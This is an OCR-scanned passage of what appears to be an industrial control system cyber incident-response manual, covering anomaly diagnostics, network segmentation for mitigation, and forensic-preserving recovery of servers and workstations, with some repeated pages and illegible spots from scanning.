
Check Whitelist, Blacklist, Security Alerts, IDS, Malware

DETECTION PROCEDURES SERVER EXAMPLE 4



A.1.1 Event Diagnostics Table - Continued			
Section	**Event**	**Description**	**Page**
A.2.8	Unexpected Behavior: HMI, OPC, and Control Server	Unexpected behavior of an HMI, OPC, or control server affecting controllers. Examples of unusual communications: 1. HMI, OPC, and controllers not synchronized. 2. Unexpected changes to instructions, function calls, commands, or alarm thresholds being sent from HMI or OPC to controllers. 3. HMI or OPC not updating after operator made changes to instructions, commands, or alarm thresholds. 4. Expected changes to controllers are not appearing on controllers. 5. HMI, OPC, or control server reboots and unexpected changes to settings are sent to controller.	A-13
Network Anomalies			
A.2.9	Loss of Communications	Network devices are no longer communicating with other devices, servers, or workstations.	A-14
A.2.10	Unusually High Network Traffic	ICS network traffic appears unusually busy, either between devices, or across the ICS boundary.	A-15
A.2.11	At Network Entry Points - Network Flow - Unusual Traffic	An unusual Internet protocol (IP) address or an unusual port, protocol, or service (from a known IP address) is attempting to communicate with the ICS.	A-16
A.2.12	IDS Exhibiting Unusual Behavior	Intrusion detection systems (IDS) not issuing alerts, keyboard locked, spontaneous reboot, anomalous display screen changes, or any anomalous symptom.	A-17
A.2.13	Firewall Log Indicates Anomalous Event Occurred	Anomalous events include: inbound or outbound traffic from unknown IP, inbound simple mail transfer protocol (SMTP) (email) from unknown IP, inbound or outbound ICS control protocol traffic, inbound or outbound Telnet, file transfer protocol (FTP), trivial file transfer protocol (TFTP), hypertext transfer protocol (HTTP), secure hypertext transfer protocol (HTTPS) to or from unknown IP, or anomalous firmware pushes or pulls.	A-18
A.2.14	Firewall Exhibiting Unusual Behavior	Firewall does not log or alert, keyboard is locked (host-based firewall), spontaneous firewall reboots, display screen changes for no reason (host-based firewall), or any unusual symptom.	A-19
A.2.15	Abnormal Peripheral Device Communications	A peripheral device (such as a printer, fax machine, copier, repeaters, hubs, converters, etc.) is attempting to communicate with devices it normally does not communicate with, or it is communicating abnormally, such as scanning other devices within a network.	A-20
A.2.16	IP Address Originating From Two or More MAC Addresses	In general, every device has a single media access control (MAC) address and single IP address. This type of anomaly could be either devices that are failing and have been replaced with new hardware, or an attacker is spoofing an IP address.	A-21

DETECTION PROCEDURES SERVER EXAMPLE 4




A.2.8 Server/Workstation: Unexpected Behavior:
HMI, OPC, and Control Server

- **Functional Area:** IT or ICS
- **Description:** Unexpected behavior of an HMI, OPC, or control server affecting controllers.
  Examples of unusual communications (but not limited to):
  1. HMI/OPC and controllers not synchronized
  2. Unexpected changes to instructions, function calls, commands or alarm thresholds being sent from HMI, OPC, or control server to controllers without operator action
  3. HMI, OPC, or control server not updating after operator made changes to instructions, commands, or alarm thresholds
  4. Field operators reporting that expected changes to controllers are not appearing on controllers
  5. HMI, OPC, or control server reboots and unexpected changes to settings are sent to controller

Step	Procedures
Investigation	1. **DETERMINE** if the anomalous system's behavior was due to a hardware/software failure or if there is a network malfunction.
No Action Required	2. If the anomaly was due to a hardware/software or network failure: a. **DOCUMENT** the **Severity Level as None (0)** in the Security Log. b. **CONTINUE** with the next diagnostic procedure. If all applicable procedures have been completed, **RETURN** to *Routine Monitoring*.
If Action Required	3. If the anomaly cannot be explained by a normal malfunction: a. **DOCUMENT** in Security Log. b. **CHECK** other assets that communicate with field controllers for a similar anomaly. (1) If similar anomalies are found on other assets, **DOCUMENT** in Security Log. (2) **LOCATE** asset types in Section *A.3, A.3.1 Integrity Checks Table*. (See recommended checks below.) **EXECUTE** the integrity checks. **Recommended Checks:** A.3.2.2 Server/Workstation Log Review A.3.2.1 Server/Workstation Process Check A.3.2.6 Server/Workstation Registry Check (MS Windows Only) A.3.2.4 Server/Workstation Communications Check A.3.2.13 Server/Workstation Rootkit Check 4. Once you have completed all appropriate Integrity Checks, **GO TO** section ***A.2.29 Action Step***.

END OF SERVER AND WORKSTATION ANOMALIES

ENCLOSURE B: MITIGATION PROCEDURES



AC TTP

ENCLOSURE B: MITIGATION PROCEDURES

B.1. Mitigation Segmentation

Before continuing with the Recovery Procedures, ensure that permission has been obtained from the ISSM or other equal or higher authority. Please be aware that Mitigation may be disruptive to operations and may result in additional [illegible].

The Network Mitigation Segmentation process will be determined by the specific network architecture of the affected network. This process is dependent on the following:

- Locating connections in the network which provide interconnection between separate functional networks, sub-systems, enclaves, or layers. (Refer to Enclosure A for guidance in assessing the Baseline configuration of your network to aid in locating these connections.)
- Monitoring the functionality of the ICS and process with Network Mitigation Segmentation in place.

Mitigation Segmentation


- **Who should perform this procedure:**
  The organization or individual who has knowledge of the network configuration and the [illegible]
- **What is needed for this procedure:**
  FMC baseline topology

Step	Mitigation Segmentation Procedure
1.	**LOCATE** all connections in your network which enable [illegible] of systems, sub-systems, enclaves, or layers. Refer to your FMC Baseline to assist in determining the location of these connections. **DETERMINE** the following: The points in your network where a connection exists which provide a potential communications path for malicious external command and control of the system (for example, connections which lead to the Internet via a switch, firewall or router). AND/OR The points in your network where a connection exists to adjacent networks which provide a potential communications path for malware to propagate between the adjacent networks or sub-systems.
2.	Communication paths to the Internet can be utilized for malicious external command and control. **DISCONNECT** the network cable(s) connecting the network to the Internet.
3.	Communication paths to adjacent networks or sub-systems can provide a communications path for malware to propagate. **DISCONNECT** the network cable(s) connecting to adjacent networks or sub-systems.
4.	**DOCUMENT** all actions taken [illegible] incident analysis.
5.	Closely **MONITOR** the operation of the ICS process(es). If any adverse effects are noted as a result of the network isolation, **RECONNECT** the network and continue to closely **MONITOR** for adverse impacts. Otherwise, **CONTINUE** to the next step.

Enclosure B: Mitigation Procedures B-1

B.1 Mitigation Segmentation
B.2 IT/Network Assets
B.3 ICS Control Device Mitigation

ENCLOSURE B: MITIGATION SEGMENTATION




Mitigation Segmentation

- **Who should perform this procedure:**
  The organization or individual who has knowledge of the network configuration and the impact Segmentation will have on the ICS end process
- **What is needed for this procedure:**
  FMC baseline topology

Step	Mitigation Segmentation Procedure
1.	**LOCATE** all connections in your network which reside on the boundaries of your sub-system, enclave, or layer. Refer to your FMC Baseline to assist in determining the location of these connections. **DETERMINE** the following: The points in your network where a connection exists which provide a potential communications path for malicious external command and control of the system (for example, connections which lead to the Internet, at a switch, firewall, or router). **AND/OR** The points in your network where a connection exists to adjacent networks which provide a potential communications path for malware to propagate between the adjacent networks or sub-systems.
2.	Communication paths to the Internet can be utilized for malicious external command and control. **DISCONNECT** the network cable(s) connecting the network to the Internet.
3.	Communication paths to adjacent networks or sub-systems can provide a communications path for malware to propagate. **DISCONNECT** the network cable(s) connecting to adjacent networks or sub-systems.
4.	**DOCUMENT** all actions taken in the Security Log for after-incident analysis.
5.	Closely **MONITOR** the operation of the ICS process(es). If any adverse effects are noted as a result of the network isolation, **RECONNECT** the network and continue to closely **MONITOR** for adverse impacts. Otherwise, **CONTINUE** to the next step.

ENCLOSURE C: RECOVERY PROCEDURES



ENCLOSURE C: RECOVERY PROCEDURES

C.1. Recover – Servers/Workstations

Before continuing with the Recovery Procedures, ensure that permission has been obtained from the ISSM or other equal or higher authority.

Consult with the ISSM to determine the prioritization and sequence for Recovery.

Sequencing the reintegration of affected devices will follow from device, to sub system, then to layer. A CPT may assist with the Recovery of your systems and will focus on preservation of forensic evidence of the cyber incident for analysis.


Typical Equipment:
Servers/Workstations

- **Who should perform this procedure:**
  The organization or individual who has knowledge of the network configuration and the operation of the ICS and process
- **What is needed for this procedure:**
  FMC baseline tape copy and Jump-Kit

Step	Recovery Procedure
1.	**RECORD** all steps taken while performing these procedures. These records are a requirement of CJCSM 6510.01B and will be utilized for forensic analysis of the cyber incident.
2.	**MAINTAIN** primary power (if possible) to the server/workstation until an image can be saved of the server/workstation memory. **SAVE** an image of the drive(s) and volatile memory (if possible and unless otherwise directed) for forensic analysis. This may require a reboot. First capture volatile memory, and then **MAKE** an image of the drive.
3.	**REMOVE** and **REPLACE** the affected server/workstation. Device replacement will preserve the server/workstation nonvolatile memory for forensic evidence of the cyber incident.
4.	If a replacement server/workstation is not available, **REPLACE** the hard drive with a known, good back-up drive containing known, good software.
5.	**DO NOT REIMAGE** any devices unless authorized by the CPT and/or the ISSM. Reimaging the affected server/workstation drive(s) will destroy forensic evidence of the cyber incident. If a replacement server/workstation or hard drive is not available, **REIMAGE** the affected server/workstation from a trusted, known good back-up source.
6.	**VERIFY** that the latest vendor operating system, software, and firmware updates are installed on the server/workstation. **INSTALL** updates as required.
7.	**UPDATE** passwords on server/workstation. **UTILIZE** robust passwords.

C.1 Recover – Servers/Workstations
C.2 Recover – Routers/Switches/Modems/Printers
C.3 Recover – RTU, MTU, and PLC
C.4 Recover – Intelligent Electronic Devices (IEDs)
C.5 Recover – Human-Machine Interface (HMI)
C.6 Recover – Firewalls
C.7 Recover – Media Converters (Serial/Fiber Converter)

RECOVERY PROCEDURES SERVER EXAMPLE 1




Typical Equipment:
Servers/Workstations

- **Who should perform this procedure:**
  The organization or individual who has knowledge of the network configuration and the operation of the ICS end process
- **What is needed for this procedure:**
  FMC baseline topology and Jump-Kit


Step	Recovery Procedure
1.	**RECORD** all steps taken while performing these procedures. These records are a requirement of CJCSM 6510-01B and will be utilized for forensic analysis of the cyber incident.
2.	**MAINTAIN** primary power (if possible) to the server/workstation until an image can be saved of the server/workstation memory. **SAVE** an image of the drive(s) and volatile memory (if possible and unless otherwise directed) for forensic analysis. This may require a reboot. First capture volatile memory, and then **MAKE** an image of the drive.
3.	**REMOVE and REPLACE** the affected server/workstation. Device replacement will preserve the server/workstation nonvolatile memory for forensic evidence of the cyber incident.
4.	**If** a replacement server/workstation is not available, **REPLACE** the hard drive with a known, good back-up drive containing known, good software.
5.	**DO NOT REIMAGE** any devices unless authorized by the CPT and/or the ISSM. Reimaging the affected server/workstation drive(s) will destroy forensic evidence of the cyber incident. **If** a replacement server/workstation or hard drive is not available, **REIMAGE** the affected server/workstation from a trusted, known good back-up source.
